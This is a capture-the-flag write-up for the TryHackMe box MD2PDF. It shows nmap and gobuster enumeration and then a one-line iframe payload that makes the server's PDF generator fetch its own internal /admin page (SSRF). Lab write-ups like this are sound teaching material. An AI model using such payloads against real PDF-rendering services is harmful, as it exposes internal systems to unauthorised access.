




Overview


This writeup follows TryHackMe box MD2PDF a beginner box focusing on the risks of server-side pdf generation.

Enumeration

Starting with a simple nmap scan we see ports 22, 80, and 5000 are open.

```
$sudo nmap -sS 10.65.164.133
[sudo] password for izaya:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-22 14:21 EST
Nmap scan report for 10.65.164.133
Host is up (0.033s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5000/tcp   open  upnp
Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

Ports 80 and 5000 host webapps that create pdfs.



I then attempted to find hidden directories using gobuster. Finding an admin directory that was forbidden unless accessed internally by localhost:5000.

```
$gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u 10.65.164.133
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.65.164.133
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/admin/pad_oil.png      (Status: 403) [Size: 166]
/convert                (Status: 405) [Size: 178]
```

Forbidden

This page can only be seen internally (localhost:5000)

Dangers of PDF generation

At this point I was started researching to find out the risks of server-side PDF generation and found this great article by intigriti (<https://www.intigriti.com/researchers/blog/hacking-tools/exploiting-pdf-generators-a-complete-guide-to-finding-ssrf-vulnerabilities-in-pdf-generators>). Specifically, in the article to covers a payload to render a resource on behalf of the target server. In other words, we could request an internal resource using the web server. Equipped with this new knowledge we can use the PDF generator to access the contents of the admin directory.

Exploitation

Using a crafted html statement we can request /admin through the PDF generator.

```
1 <iframe src="http://127.0.0.1:5000/admin"></iframe>
```

This then returns the flag for the box. This works because the server renders our HTML and follows the link to the admin panel making the request come from the internal network bypassing the restriction on the page.